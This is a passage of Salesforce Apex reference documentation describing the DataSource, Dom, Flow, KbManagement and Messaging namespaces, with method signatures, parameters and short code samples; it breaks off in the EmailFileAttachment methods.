Represents the result of an upsert operation on an external object record. The result is returned by the `upsertRows` method of the `DataSource.Connection` class.

Namespace

DataSource

Usage

An upsert operation on external object records generates an array of objects of type `DataSource.UpsertResult`. Its methods create result records that indicate whether the upsert operation succeeded or failed.

IN THIS SECTION:

UpsertResult Properties

UpsertResult Methods

UpsertResult Properties

The following are properties for `UpsertResult`.

IN THIS SECTION:

errorMessage
The error message that's generated by a failed upsert operation.

externalId
The unique identifier of a row that represents an external object record to upsert.

success
Indicates whether a delete operation succeeded or failed.

errorMessage

The error message that's generated by a failed upsert operation.

Signature

```
public String errorMessage {get; set;}
```

Property Value

Type: String

externalId

The unique identifier of a row that represents an external object record to upsert.

Signature

```
public String externalId {get; set;}
```

Property Value

Type: String

success

Indicates whether a delete operation succeeded or failed.

Signature

```
public Boolean success {get; set;}
```

Property Value

Type: Boolean

UpsertResult Methods

The following are methods for `UpsertResult`.

IN THIS SECTION:

equals(obj)
Maintains the integrity of lists of type `UpsertResult` by determining the equality of external object records in a list. This method is dynamic and is based on the `equals` method in Java.

failure(externalId, errorMessage)
Creates an upsert result that indicates the failure of a delete request for a given external ID.

hashCode()
Maintains the integrity of lists of type `UpsertResult` by determining the uniqueness of the external object records in a list.

success(externalId)
Creates a delete result that indicates the successful completion of an upsert request for a given external ID.

`equals(obj)`

Maintains the integrity of lists of type `UpsertResult` by determining the equality of external object records in a list. This method is dynamic and is based on the `equals` method in Java.

Signature

```
public Boolean equals(Object obj)
```

Parameters

obj
Type: Object

External object whose key is to be validated.

Return Value

Type: Boolean

`failure(externalId, errorMessage)`

Creates an upsert result that indicates the failure of a delete request for a given external ID.

Signature

```
public static DataSource.UpsertResult failure(String externalId, String errorMessage)
```

Parameters

externalId
Type: String

The unique identifier of the external object record to upsert.

errorMessage
Type: String

The reason the upsert operation failed.

Return Value

Type: DataSource.UpsertResult

Status result for the upsert operation.

`hashCode()`

Maintains the integrity of lists of type `UpsertResult` by determining the uniqueness of the external object records in a list.

Signature

```
public Integer hashCode()
```

Return Value

Type: Integer

`success(externalId)`

Creates a delete result that indicates the successful completion of an upsert request for a given external ID.

Signature

```
public static DataSource.UpsertResult success(String externalId)
```

Parameters

externalId
Type: String

The unique identifier of the external object record to upsert.

Return Value

Type: DataSource.UpsertResult

Status result of the upsert operation for the external object record with the given external ID.

DataSource Exceptions

The `DataSource` namespace contains exception classes.

All exception classes support built-in methods for returning the error message and exception type. See Exception Class and Built-In Exceptions.

The `DataSource` namespace contains these exceptions.

Exception	Description	Methods
`DataSource.DataSourceException`	Throw this exception to indicate that an error occurred while communicating with an external data source.	To get the error message and write it to debug log, use the `String getMessage()`.
`DataSource.OAuthTokenExpiredException`	Throw this exception to indicate that an OAuth token has expired. The system then attempts to refresh the token automatically and restart the query, search, or sync operation.	To get the error message and write it to debug log, use the `String getMessage()`.

Dom Namespace

The `Dom` namespace provides classes and methods for parsing and creating XML content.

The following are the classes in the `Dom` namespace.

IN THIS SECTION:

Document Class
Use the `Document` class to process XML content. You can parse nested XML content that's up to 50 nodes deep.

XmlNode Class
Use the `XmlNode` class to work with a node in an XML document.

Document Class

Use the `Document` class to process XML content. You can parse nested XML content that's up to 50 nodes deep.

Namespace

Dom

Usage

One common application is to use it to create the body of a request for HttpRequest or to parse a response accessed by HttpResponse.

IN THIS SECTION:

Document Constructors

Document Methods

SEE ALSO:

Reading and Writing XML Using the DOM

Document Constructors

The following are constructors for `Document`.

IN THIS SECTION:

Document()
Creates a new instance of the `Dom.Document` class.

`Document()`

Creates a new instance of the `Dom.Document` class.

Signature

```
public Document()
```

Document Methods

The following are methods for `Document`. All are instance methods.

IN THIS SECTION:

createRootElement(name, namespace, prefix)
Creates the top-level root element for a document.

getRootElement()
Returns the top-level root element node in the document. If this method returns `null`, the root element has not been created yet.

load(xml)
Parse the XML representation of the document specified in the *`xml`* argument and load it into a document.

toXmlString()
Returns the XML representation of the document as a String.

`createRootElement(name, namespace, prefix)`

Creates the top-level root element for a document.

Signature

```
public Dom.XmlNode createRootElement(String name, String namespace, String prefix)
```

Parameters

`name`
Type: String

`namespace`
Type: String

`prefix`
Type: String

Return Value

Type: Dom.XmlNode

Usage

For more information about namespaces, see XML Namespaces.

Calling this method more than once on a document generates an error as a document can have only one root element.

`getRootElement()`

Returns the top-level root element node in the document. If this method returns `null`, the root element has not been created yet.

Signature

```
public Dom.XmlNode getRootElement()
```

Return Value

Type: Dom.XmlNode

`load(xml)`

Parse the XML representation of the document specified in the *`xml`* argument and load it into a document.

Signature

```
public Void load(String xml)
```

Parameters

`xml`
Type: String

Return Value

Type: Void

Example

```
Dom.Document doc = new Dom.Document();
doc.load(xml);
```

`toXmlString()`

Returns the XML representation of the document as a String.

Signature

```
public String toXmlString()
```

Return Value

Type: String

XmlNode Class

Use the `XmlNode` class to work with a node in an XML document.

Namespace

Dom

XmlNode Methods

The following are methods for `XmlNode`. All are instance methods.

IN THIS SECTION:

addChildElement(name, namespace, prefix)
Creates a child element node for this node.

addCommentNode(text)
Creates a child comment node for this node.

addTextNode(text)
Creates a child text node for this node.

getAttribute(key, keyNamespace)
Returns *`namespacePrefix:attributeValue`* for the given key and key namespace.

getAttributeCount()
Returns the number of attributes for this node.

getAttributeKeyAt(index)
Returns the attribute key for the given index. Index values start at 0.

getAttributeKeyNsAt(index)
Returns the attribute key namespace for the given index.

getAttributeValue(key, keyNamespace)
Returns the attribute value for the given key and key namespace.

getAttributeValueNs(key, keyNamespace)
Returns the attribute value namespace for the given key and key namespace.

getChildElement(name, namespace)
Returns the child element node for the node with the given name and namespace.

getChildElements()
Returns the child element nodes for this node. This doesn't include child text or comment nodes.

getChildren()
Returns the child nodes for this node. This includes all node types.

getName()
Returns the element name.

getNamespace()
Returns the namespace of the element.

getNamespaceFor(prefix)
Returns the namespace of the element for the given prefix.

getNodeType()
Returns the node type.

getParent()
Returns the parent of this element.

getPrefixFor(namespace)
Returns the prefix of the given namespace.

getText()
Returns the text for this node.

insertBefore(newChild, refChild)
Inserts a new child node before the specified node.

removeAttribute(key, keyNamespace)
Removes the attribute with the given key and key namespace. Returns `true` if successful, `false` otherwise.

removeChild(childNode)
Removes the given child node.

setAttribute(key, value)
Sets the key attribute value.

setAttributeNs(key, value, keyNamespace, valueNamespace)
Sets the key attribute value.

setNamespace(prefix, namespace)
Sets the namespace for the given prefix.

`addChildElement(name, namespace, prefix)`

Creates a child element node for this node.

Signature

```
public Dom.XmlNode addChildElement(String name, String namespace, String prefix)
```

Parameters

`name`
Type: String

The *`name`* argument can't have a `null` value.

`namespace`
Type: String

`prefix`
Type: String

Return Value

Type: Dom.XmlNode

Usage

- If the *namespace* argument has a non-null value and the *prefix* argument is null, the namespace is set as the default namespace.
- If the *prefix* argument is null, Salesforce automatically assigns a prefix for the element. The format of the automatic prefix is ns*i*, where *i* is a number.If the *prefix* argument is '', the namespace is set as the default namespace.

addCommentNode(text)

Creates a child comment node for this node.

Signature

```
public Dom.XmlNode addCommentNode(String text)
```

Parameters

text
Type: String

The *text* argument can't have a null value.

Return Value

Type: Dom.XmlNode

addTextNode(text)

Creates a child text node for this node.

Signature

```
public Dom.XmlNode addTextNode(String text)
```

Parameters

text
Type: String

The *text* argument can't have a null value.

Return Value

Type: Dom.XmlNode

getAttribute(key, keyNamespace)

Returns *namespacePrefix:attributeValue* for the given key and key namespace.

Signature

```
public String getAttribute(String key, String keyNamespace)
```

Parameters

key
Type: String

keyNamespace
Type: String

Return Value

Type: String

Example

For example, for the `<foo a:b="c:d" />` element:

- `getAttribute` returns `c:d`
- `getAttributeValue` returns `d`

getAttributeCount()

Returns the number of attributes for this node.

Signature

```
public Integer getAttributeCount()
```

Return Value

Type: Integer

getAttributeKeyAt(index)

Returns the attribute key for the given index. Index values start at 0.

Signature

```
public String getAttributeKeyAt(Integer index)
```

Parameters

index
Type: Integer

Return Value

Type: String

`getAttributeKeyNsAt(index)`

Returns the attribute key namespace for the given index.

Signature

```
public String getAttributeKeyNsAt(Integer index)
```

Parameters

index
Type: Integer

Return Value

Type: String

`getAttributeValue(key, keyNamespace)`

Returns the attribute value for the given key and key namespace.

Signature

```
public String getAttributeValue(String key, String keyNamespace)
```

Parameters

key
Type: String

keyNamespace
Type: String

Return Value

Type: String

Example

For example, for the `<foo a:b="c:d" />` element:

- `getAttribute` returns `c:d`
- `getAttributeValue` returns `d`

`getAttributeValueNs(key, keyNamespace)`

Returns the attribute value namespace for the given key and key namespace.

Signature

```
public String getAttributeValueNs(String key, String keyNamespace)
```

Parameters

key
Type: String

keyNamespace
Type: String

Return Value

Type: String

getChildElement(name, namespace)

Returns the child element node for the node with the given name and namespace.

Signature

```
public Dom.XmlNode getChildElement(String name, String namespace)
```

Parameters

name
Type: String

namespace
Type: String

Return Value

Type: Dom.XmlNode

getChildElements()

Returns the child element nodes for this node. This doesn't include child text or comment nodes.

Signature

```
public Dom.XmlNode[] getChildElements()
```

Return Value

Type: Dom.XmlNode[]

getChildren()

Returns the child nodes for this node. This includes all node types.

Signature

```
public Dom.XmlNode[] getChildren()
```

Return Value

Type: Dom.XmlNode[]

`getName()`

Returns the element name.

Signature

```
public String getName()
```

Return Value

Type: String

`getNamespace()`

Returns the namespace of the element.

Signature

```
public String getNamespace()
```

Return Value

Type: String

`getNamespaceFor(prefix)`

Returns the namespace of the element for the given prefix.

Signature

```
public String getNamespaceFor(String prefix)
```

Parameters

prefix
Type: String

Return Value

Type: String

`getNodeType()`

Returns the node type.

Signature

```
public Dom.XmlNodeType getNodeType()
```

Return Value

Type: Dom.XmlNodeType

getParent()

Returns the parent of this element.

Signature

```
public Dom.XmlNode getParent()
```

Return Value

Type: Dom.XmlNode

getPrefixFor(namespace)

Returns the prefix of the given namespace.

Signature

```
public String getPrefixFor(String namespace)
```

Parameters

namespace
Type: String

The *namespace* argument can't have a `null` value.

Return Value

Type: String

getText()

Returns the text for this node.

Signature

```
public String getText()
```

Return Value

Type: String

`insertBefore(newChild, refChild)`

Inserts a new child node before the specified node.

Signature

```
public Dom.XmlNode insertBefore(Dom.XmlNode newChild, Dom.XmlNode refChild)
```

Parameters

`newChild`
Type: Dom.XmlNode

The node to insert.

`refChild`
Type: Dom.XmlNode

The node before the new node.

Return Value

Type: Dom.XmlNode

Usage

- If *`refChild`* is `null`, *`newChild`* is inserted at the end of the list.
- If *`refChild`* doesn't exist, an exception is thrown.

`removeAttribute(key, keyNamespace)`

Removes the attribute with the given key and key namespace. Returns `true` if successful, `false` otherwise.

Signature

```
public Boolean removeAttribute(String key, String keyNamespace)
```

Parameters

`key`
Type: String

`keyNamespace`
Type: String

Return Value

Type: Boolean

`removeChild(childNode)`

Removes the given child node.

Signature

```
public Boolean removeChild(Dom.XmlNode childNode)
```

Parameters

childNode
Type: Dom.XmlNode

Return Value

Type: Boolean

setAttribute(key, value)

Sets the key attribute value.

Signature

```
public Void setAttribute(String key, String value)
```

Parameters

key
Type: String

value
Type: String

Return Value

Type: Void

setAttributeNs(key, value, keyNamespace, valueNamespace)

Sets the key attribute value.

Signature

```
public Void setAttributeNs(String key, String value, String keyNamespace, String
valueNamespace)
```

Parameters

key
Type: String

value
Type: String

keyNamespace
Type: String

valueNamespace
Type: String

Return Value

Type: Void

setNamespace(prefix, namespace)

Sets the namespace for the given prefix.

Signature

```
public Void setNamespace(String prefix, String namespace)
```

Parameters

prefix
Type: String

namespace
Type: String

Return Value

Type: Void

Flow Namespace

The `Flow` namespace provides a class for advanced Visualforce controller access to flows.

The following is the class in the `Flow` namespace.

IN THIS SECTION:

Interview Class
The `Flow.Interview` class provides advanced Visualforce controller access to flows and the ability to start a flow.

Interview Class

The `Flow.Interview` class provides advanced Visualforce controller access to flows and the ability to start a flow.

Namespace

Flow

Usage

The `Flow.Interview` class is used with Visual Workflow. Use the methods in this class to invoke an autolaunched flow or to enable a Visualforce controller to access a flow variable.

SOQL and DML limits apply during flow execution. See Apex Governor Limits that Affect Flows in the *Visual Workflow Guide*.

Example

This sample uses the `getVariableValue` method to obtain breadcrumb (navigation) information from the flow embedded in the Visualforce page. If that flow contains subflow elements, and each of the referenced flows also contains a *`vaBreadCrumb`* variable, the Visualforce page can provide users with breadcrumbs regardless of which flow the interview is running.

```
public class SampleController {

   //Instance of the flow
   public Flow.Interview.Flow_Template_Gallery myFlow {get; set;}

   public String getBreadCrumb() {
      String aBreadCrumb;
      if (myFlow==null) { return 'Home';}
      else aBreadCrumb = (String) myFlow.getVariableValue('vaBreadCrumb');

      return(aBreadCrumb==null ? 'Home': aBreadCrumb);

   }
}
```

The following includes a sample controller that starts a flow and the corresponding Visualforce page. The Visualforce page contains an input box and a start button. When the user enters a number in the input box and clicks **Start**, the controller's `start` method is called. The button saves the user-entered value to the flow's `input` variable and launches the flow using the `start` method. The flow doubles the value of `input` and assigns it to the `output` variable, and the output label displays the value for `output` by using the `getVariableValue` method.

```
public class FlowController {

   //Instance of the Flow
   public Flow.Interview.doubler myFlow {get; set;}
   public Double value {get; set;}

   public Double getOutput() {
      if (myFlow == null) return null;
      return (Double)(myFlow.getVariableValue('v1'));
   }

   public void start() {
      Map<String, Object> myMap = new Map<String, Object>();
      myMap.put('v1', input);
      myFlow = new Flow.Interview.doubler(myMap);
      myFlow.start();
   }
}
```

The following is the Visualforce page that uses the sample flow controller.

```
<apex:page controller="FlowController">
    <apex:outputLabel id="text">v1 = {!output}</apex:outputLabel>

    <apex:form >
        value : <apex:inputText value="{!output}"/>
        <apex:commandButton action="{!start}" value="Start" reRender="text"/>
    </apex:form>
</apex:page>
```

Interview Methods

The following are instance methods for `Interview`.

IN THIS SECTION:

getVariableValue(variableName)
Returns the value of the specified flow variable. The flow variable can be in the flow embedded in the Visualforce page, or in a separate flow that is called by a subflow element.

start()
Invokes an autolaunched flow or user provisioning flow.

`getVariableValue(variableName)`

Returns the value of the specified flow variable. The flow variable can be in the flow embedded in the Visualforce page, or in a separate flow that is called by a subflow element.

Signature

```
public Object getVariableValue(String variableName)
```

Parameters

`variableName`
Type: String

Specifies the unique name of the flow variable.

Return Value

Type: Object

Usage

The returned variable value comes from whichever flow the interview is running. If the specified variable can't be found in that flow, the method returns `null`.

This method checks for the existence of the variable at run time only, not at compile time.

`start()`

Invokes an autolaunched flow or user provisioning flow.

Signature

```
public Void start()
```

Return Value

Type: Void

Usage

This method can be used only with flows that have one of these types.

- Autolaunched Flow
- User Provisioning Flow

For details, see "Flow Types" in the *Visual Workflow Guide*.

When a flow user invokes an autolaunched flow, the active flow version is run. If there's no active version, the latest version is run. When a flow admin invokes an autolaunched flow, the latest version is always run.

KbManagement Namespace

The `KbManagement` namespace provides a class for managing knowledge articles.

The following is the class in the `KbManagement` namespace.

IN THIS SECTION:

PublishingService Class
Use the methods in the `KbManagement.PublishingService` class to manage the lifecycle of an article and its translations.

PublishingService Class

Use the methods in the `KbManagement.PublishingService` class to manage the lifecycle of an article and its translations.

Namespace

KbManagement

Usage

Use the methods in the `KbManagement.PublishingService` class to manage the following parts of the lifecycle of an article and its translations:

- Publishing
- Updating
- Retrieving

- Deleting
- Submitting for translation
- Setting a translation to complete or incomplete status
- Archiving
- Assigning review tasks for draft articles or translations

Note: Date values are based on GMT.

To use the methods in this class, you must enable Salesforce Knowledge. See Salesforce Knowledge Implementation Guide for more information on setting up Salesforce Knowledge.

PublishingService Methods

The following are methods for `PublishingService`. All methods are static.

IN THIS SECTION:

archiveOnlineArticle(articleId, scheduledDate)

Archives an online version of an article. If the specified scheduledDate is null, the article is archived immediately. Otherwise, it archives the article on the scheduled date.

assignDraftArticleTask(articleId, assigneeId, instructions, dueDate, sendEmailNotification)

Assigns a review task related to a draft article.

assignDraftTranslationTask(articleVersionId, assigneeId, instructions, dueDate, sendEmailNotification)

Assigns a review task related to a draft translation.

cancelScheduledArchivingOfArticle(articleId)

Cancels the scheduled archiving of an online article.

cancelScheduledPublicationOfArticle(articleId)

Cancels the scheduled publication of a draft article.

completeTranslation(articleVersionId)

Puts a translation in a completed state that is ready to publish.

deleteArchivedArticle(articleId)

Deletes an archived article.

deleteArchivedArticleVersion(articleId, versionNumber)

Deletes a specific version of an archived article.

deleteDraftArticle(articleId)

Deletes a draft article.

deleteDraftTranslation(articleVersionId)

Deletes a draft translation.

editArchivedArticle(articleId)

Creates a draft article from the archived master version and returns the new draft master version ID of the article.

editOnlineArticle(articleId, unpublish)

Creates a draft article from the online version and returns the new draft master version ID of the article. Also, unpublishes the online article, if *`unpublish`* is set to `true`.

editPublishedTranslation(articleId, language, unpublish)

Creates a draft version of the online translation for a specific language and returns the new draft master version ID of the article. Also, unpublishes the article, if set to `true`.

publishArticle(articleId, flagAsNew)

Publishes an article. If *`flagAsNew`* is set to `true`, the article is published as a major version.

restoreOldVersion(articleId, versionNumber)

Creates a draft article from an existing online article based on the specified archived version of the article and returns the article version ID.

scheduleForPublication(articleId, scheduledDate)

Schedules the article for publication as a major version. If the specified date is null, the article is published immediately.

setTranslationToIncomplete(articleVersionId)

Sets a draft translation that is ready for publication back to "in progress" status.

submitForTranslation(articleId, language, assigneeId, dueDate)

Submits an article for translation to the specified language. Also assigns the specified user and due date to the submittal and returns new ID of the draft translation.

archiveOnlineArticle(articleId, scheduledDate)

Archives an online version of an article. If the specified scheduledDate is null, the article is archived immediately. Otherwise, it archives the article on the scheduled date.

Signature

```
public static Void archiveOnlineArticle(String articleId, Datetime scheduledDate)
```

Parameters

articleId
Type: String

scheduledDate
Type: Datetime

Return Value

Type: Void

Example

```
String articleId = 'Insert article ID';
Datetime scheduledDate = Datetime.newInstanceGmt(2012, 12,1,13,30,0);
KbManagement.PublishingService.archiveOnlineArticle(articleId, scheduledDate);
```

assignDraftArticleTask(articleId, assigneeId, instructions, dueDate, sendEmailNotification)

Assigns a review task related to a draft article.

Signature

```
public static Void assignDraftArticleTask(String articleId, String assigneeId, String
instructions, Datetime dueDate, Boolean sendEmailNotification)
```

Parameters

articleId
Type: String

assigneeId
Type: String

instructions
Type: String

dueDate
Type: Datetime

sendEmailNotification
Type: Boolean

Return Value

Type: Void

Example

```
String articleId = 'Insert article ID';
String assigneeId = '';
String instructions = 'Please review this draft.';
Datetime dueDate = Datetime.newInstanceGmt(2012, 12, 1);
KbManagement.PublishingService.assignDraftArticleTask(articleId, assigneeId, instructions,
 dueDate, true);
```

assignDraftTranslationTask(articleVersionId, assigneeId, instructions, dueDate, sendEmailNotification)

Assigns a review task related to a draft translation.

Signature

```
public static Void assignDraftTranslationTask(String articleVersionId, String assigneeId,
String instructions, Datetime dueDate, Boolean sendEmailNotification)
```

Parameters

articleVersionId
Type: String

assigneeId
Type: String

instructions
Type: String

dueDate
Type: Datetime

sendEmailNotification
Type: Boolean

Return Value

Type: Void

Example

```
String articleId = 'Insert article ID';
String assigneeId = 'Insert assignee ID';
String instructions = 'Please review this draft.';
Datetime dueDate = Datetime.newInstanceGmt(2012, 12, 1);
KbManagement.PublishingService.assignDraftTranslationTask(articleId, assigneeId,
instructions, dueDate, true);
```

cancelScheduledArchivingOfArticle(articleId)

Cancels the scheduled archiving of an online article.

Signature

```
public static Void cancelScheduledArchivingOfArticle(String articleId)
```

Parameters

articleId
Type: String

Return Value

Type: Void

Example

```
String articleId = 'Insert article ID';
KbManagement.PublishingService.cancelScheduledArchivingOfArticle (articleId);
```

cancelScheduledPublicationOfArticle(articleId)

Cancels the scheduled publication of a draft article.

Signature

```
public static Void cancelScheduledPublicationOfArticle(String articleId)
```

Parameters

articleId
Type: String

Return Value

Type: Void

Example

```
String articleId = 'Insert article ID';
KbManagement.PublishingService.cancelScheduledPublicationOfArticle (articleId);
```

completeTranslation(articleVersionId)

Puts a translation in a completed state that is ready to publish.

Signature

```
public static Void completeTranslation(String articleVersionId)
```

Parameters

articleVersionId
Type: String

Return Value

Type: Void

Example

```
String articleVersionId = 'Insert article ID';
KbManagement.PublishingService.completeTranslation(articleVersionId);
```

deleteArchivedArticle(articleId)

Deletes an archived article.

Signature

```
public static Void deleteArchivedArticle(String articleId)
```

Parameters

articleId
Type: String

Return Value

Type: Void

Example

```
String articleId = 'Insert article ID';
KbManagement.PublishingService.deleteArchivedArticle(articleId);
```

deleteArchivedArticleVersion(articleId, versionNumber)

Deletes a specific version of an archived article.

Signature

```
public static Void deleteArchivedArticleVersion(String articleId, Integer versionNumber)
```

Parameters

articleId
Type: String

versionNumber
Type: Integer

Return Value

Type: Void

Example

```
String articleId = 'Insert article ID';
Integer versionNumber = 1;
KbManagement.PublishingService.deleteArchivedArticleVersion(articleId, versionNumber);
```

deleteDraftArticle(articleId)

Deletes a draft article.

Signature

```
public static Void deleteDraftArticle(String articleId)
```

Parameters

articleId
Type: String

Return Value

Type: Void

Example

```
String articleId = 'Insert article ID';
KbManagement.PublishingService.deleteDraftArticle(articleId);
```

deleteDraftTranslation(articleVersionId)

Deletes a draft translation.

Signature

```
public static Void deleteDraftTranslation(String articleVersionId)
```

Parameters

articleVersionId
Type: String

Return Value

Type: Void

Example

```
String articleVersionId = 'Insert article ID';
KbManagement.PublishingService.deleteDraftTranslation (articleVersionId);
```

editArchivedArticle(articleId)

Creates a draft article from the archived master version and returns the new draft master version ID of the article.

Signature

```
public static String editArchivedArticle(String articleId)
```

Parameters

articleId
Type: String

Return Value

Type: String

Example

```
String articleId = 'Insert article ID';
String id = KbManagement.PublishingService.editArchivedArticle(articleId);
```

editOnlineArticle(articleId, unpublish)

Creates a draft article from the online version and returns the new draft master version ID of the article. Also, unpublishes the online article, if *unpublish* is set to `true`.

Signature

```
public static String editOnlineArticle(String articleId, Boolean unpublish)
```

Parameters

articleId
Type: String

unpublish
Type: Boolean

Return Value

Type: String

Example

```
String articleId = 'Insert article ID';
String id = KbManagement.PublishingService.editOnlineArticle (articleId, true);
```

editPublishedTranslation(articleId, language, unpublish)

Creates a draft version of the online translation for a specific language and returns the new draft master version ID of the article. Also, unpublishes the article, if set to `true`.

Signature

```
public static String editPublishedTranslation(String articleId, String language, Boolean
unpublish)
```

Parameters

articleId
Type: String

language
Type: String

unpublish
Type: Boolean

Return Value

Type: String

Example

```
String articleId = 'Insert article ID';
String language = 'fr';
String id = KbManagement.PublishingService.editPublishedTranslation(articleId, language,
true);
```

publishArticle(articleId, flagAsNew)

Publishes an article. If *flagAsNew* is set to `true`, the article is published as a major version.

Signature

```
public static Void publishArticle(String articleId, Boolean flagAsNew)
```

Parameters

articleId
Type: String

flagAsNew
Type: Boolean

Return Value

Type: Void

Example

```
String articleId = 'Insert article ID';
KbManagement.PublishingService.publishArticle(articleId, true);
```

restoreOldVersion(articleId, versionNumber)

Creates a draft article from an existing online article based on the specified archived version of the article and returns the article version ID.

Signature

```
public static String restoreOldVersion(String articleId, Integer versionNumber)
```

Parameters

articleId
Type: String

versionNumber
Type: Integer

Return Value

Type: String

Example

```
String articleId = 'Insert article ID';
String id = KbManagement.PublishingService.restoreOldVersion (articleId, 1);
```

scheduleForPublication(articleId, scheduledDate)

Schedules the article for publication as a major version. If the specified date is null, the article is published immediately.

Signature

```
public static Void scheduleForPublication(String articleId, Datetime scheduledDate)
```

Parameters

articleId
Type: String

scheduledDate
Type: Datetime

Return Value

Type: Void

Example

```
String articleId = 'Insert article ID';
Datetime scheduledDate = Datetime.newInstanceGmt(2012, 12,1,13,30,0);
KbManagement.PublishingService.scheduleForPublication(articleId, scheduledDate);
```

setTranslationToIncomplete(articleVersionId)

Sets a draft translation that is ready for publication back to “in progress” status.

Signature

```
public static Void setTranslationToIncomplete(String articleVersionId)
```

Parameters

articleVersionId
Type: String

Return Value

Type: Void

Example

```
String articleVersionId = 'Insert article ID';
KbManagement.PublishingService.setTranslationToIncomplete(articleVersionId);
```

submitForTranslation(articleId, language, assigneeId, dueDate)

Submits an article for translation to the specified language. Also assigns the specified user and due date to the submittal and returns new ID of the draft translation.

Signature

```
public static String submitForTranslation(String articleId, String language, String
assigneeId, Datetime dueDate)
```

Parameters

articleId
Type: String

language
Type: String

assigneeId
Type: String

dueDate
Type: Datetime

Return Value

Type: String

Example

```
String articleId = 'Insert article ID';
String language = 'fr';
String assigneeId = 'Insert assignee ID';
Datetime dueDate = Datetime.newInstanceGmt(2012, 12,1);
String id = KbManagement.PublishingService.submitForTranslation(articleId, language,
assigneeId, dueDate);
```

Messaging Namespace

The `Messaging` namespace provides classes and methods for Salesforce outbound and inbound email functionality.

The following are the classes in the `Messaging` namespace.

IN THIS SECTION:

Email Class (Base Email Methods)
Contains base email methods common to both single and mass email.

EmailFileAttachment Class

EmailFileAttachment is used in SingleEmailMessage to specify attachments passed in as part of the request, as opposed to existing documents in Salesforce.

InboundEmail Class

Represents an inbound email object.

InboundEmail.BinaryAttachment Class

An InboundEmail object stores binary attachments in an InboundEmail.BinaryAttachment object.

InboundEmail.TextAttachment Class

An InboundEmail object stores text attachments in an InboundEmail.TextAttachment object.

InboundEmailResult Class

The InboundEmailResult object is used to return the result of the email service. If this object is null, the result is assumed to be successful.

InboundEnvelope Class

The InboundEnvelope object stores the envelope information associated with the inbound email, and has the following fields.

MassEmailMessage Class

Contains methods for sending mass email.

InboundEmail.Header Class

An InboundEmail object stores RFC 2822 email header information in an InboundEmail.Header object with the following properties.

PushNotification Class

`PushNotification` is used to configure push notifications and send them from an Apex trigger.

PushNotificationPayload Class

Contains methods to create the notification message payload for an Apple device.

RenderEmailTemplateBodyResult Class

Contains the results for rendering email templates.

RenderEmailTemplateError Class

Represents an error that the `RenderEmailTemplateBodyResult` object can contain.

SendEmailError Class

Represents an error that the SendEmailResult object may contain.

SendEmailResult Class

Contains the result of sending an email message.

SingleEmailMessage Methods

Contains methods for sending single email messages.

Email Class (Base Email Methods)

Contains base email methods common to both single and mass email.

Namespace

Messaging

Usage

Note: If templates are not being used, all email content must be in plain text, HTML, or both.Visualforce email templates cannot be used for mass email.

Email Methods

The following are methods for `Email`. All are instance methods.

IN THIS SECTION:

setBccSender(bcc)
Indicates whether the email sender receives a copy of the email that is sent. For a mass mail, the sender is only copied on the first email sent.

setReplyTo(replyAddress)
Optional. The email address that receives the message when a recipient replies.

setTemplateID(templateId)
The ID of the template to be merged to create this email. You must specify a value for `setTemplateId`, `setHtmlBody`, or `setPlainTextBody`. Or, you can define both `setHtmlBody` and `setPlainTextBody`.

setSaveAsActivity(saveAsActivity)
Optional. The default value is `true`, meaning the email is saved as an activity. This argument only applies if the recipient list is based on `targetObjectId` or `targetObjectIds`. If HTML email tracking is enabled for the organization, you will be able to track open rates.

setSenderDisplayName(displayName)
Optional. The name that appears on the From line of the email. This cannot be set if the object associated with a `setOrgWideEmailAddressId` for a SingleEmailMessage has defined its `DisplayName` field.

setUseSignature(useSignature)
Indicates whether the email includes an email signature if the user has one configured. The default is `true`, meaning if the user has a signature it is included in the email unless you specify `false`.

`setBccSender(bcc)`

Indicates whether the email sender receives a copy of the email that is sent. For a mass mail, the sender is only copied on the first email sent.

Signature

```
public Void setBccSender(Boolean bcc)
```

Parameters

bcc
Type: Boolean

Return Value

Type: Void

Usage

Note: If the BCC compliance option is set at the organization level, the user cannot add BCC addresses on standard messages. The following error code is returned: `BCC_NOT_ALLOWED_IF_BCC_ COMPLIANCE_ENABLED`. Contact your Salesforce representative for information on BCC compliance.

`setReplyTo(replyAddress)`

Optional. The email address that receives the message when a recipient replies.

Signature

```
public Void setReplyTo(String replyAddress)
```

Parameters

`replyAddress`
Type: String

Return Value

Type: Void

`setTemplateID(templateId)`

The ID of the template to be merged to create this email. You must specify a value for `setTemplateId`, `setHtmlBody`, or `setPlainTextBody`. Or, you can define both `setHtmlBody` and `setPlainTextBody`.

Signature

```
public Void setTemplateID(ID templateId)
```

Parameters

`templateId`
Type: ID

Return Value

Type: Void

Usage

Note: `setHtmlBody` and `setPlainTextBody` apply only to single email methods, not to mass email methods.

`setSaveAsActivity(saveAsActivity)`

Optional. The default value is `true`, meaning the email is saved as an activity. This argument only applies if the recipient list is based on `targetObjectId` or `targetObjectIds`. If HTML email tracking is enabled for the organization, you will be able to track open rates.

Signature

```
public Void setSaveAsActivity(Boolean saveAsActivity)
```

Parameters

saveAsActivity
Type: Boolean

Return Value

Type: Void

setSenderDisplayName(displayName)

Optional. The name that appears on the From line of the email. This cannot be set if the object associated with a `setOrgWideEmailAddressId` for a SingleEmailMessage has defined its `DisplayName` field.

Signature

```
public Void setSenderDisplayName(String displayName)
```

Parameters

displayName
Type: String

Return Value

Type: Void

setUseSignature(useSignature)

Indicates whether the email includes an email signature if the user has one configured. The default is `true`, meaning if the user has a signature it is included in the email unless you specify `false`.

Signature

```
public Void setUseSignature(Boolean useSignature)
```

Parameters

useSignature
Type: Boolean

Return Value

Type: Void

EmailFileAttachment Class

EmailFileAttachment is used in SingleEmailMessage to specify attachments passed in as part of the request, as opposed to existing documents in Salesforce.

Namespace

Messaging

IN THIS SECTION:

EmailFileAttachment Constructors

EmailFileAttachment Methods

EmailFileAttachment Constructors

The following are constructors for `EmailFileAttachment`.

IN THIS SECTION:

EmailFileAttachment()
Creates a new instance of the `Messaging.EmailFileAttachment` class.

`EmailFileAttachment()`

Creates a new instance of the `Messaging.EmailFileAttachment` class.

Signature

```
public EmailFileAttachment()
```

EmailFileAttachment Methods

The following are methods for `EmailFileAttachment`. All are instance methods.

IN THIS SECTION:

setBody(attachment)
Sets the attachment itself.

setContentType(contentType)
Sets the attachment's Content-Type.

setFileName(fileName)
Sets the name of the file to attach.

setInline(isInline)
Specifies a Content-Disposition of inline (`true`) or attachment (`false`).

`setBody(attachment)`

Sets the attachment itself.

Signature

```
public Void setBody(Blob attachment)
```

Parameters

attachment
Type: Blob

Return Value

Type: Void

`setContentType(contentType)`

Sets the attachment's Content-Type.

Signature

```
public Void setContentType(String contentType)
```

Parameters

contentType
Type: String

Return Value

Type: Void

`setFileName(fileName)`

Sets the name of the file to attach.

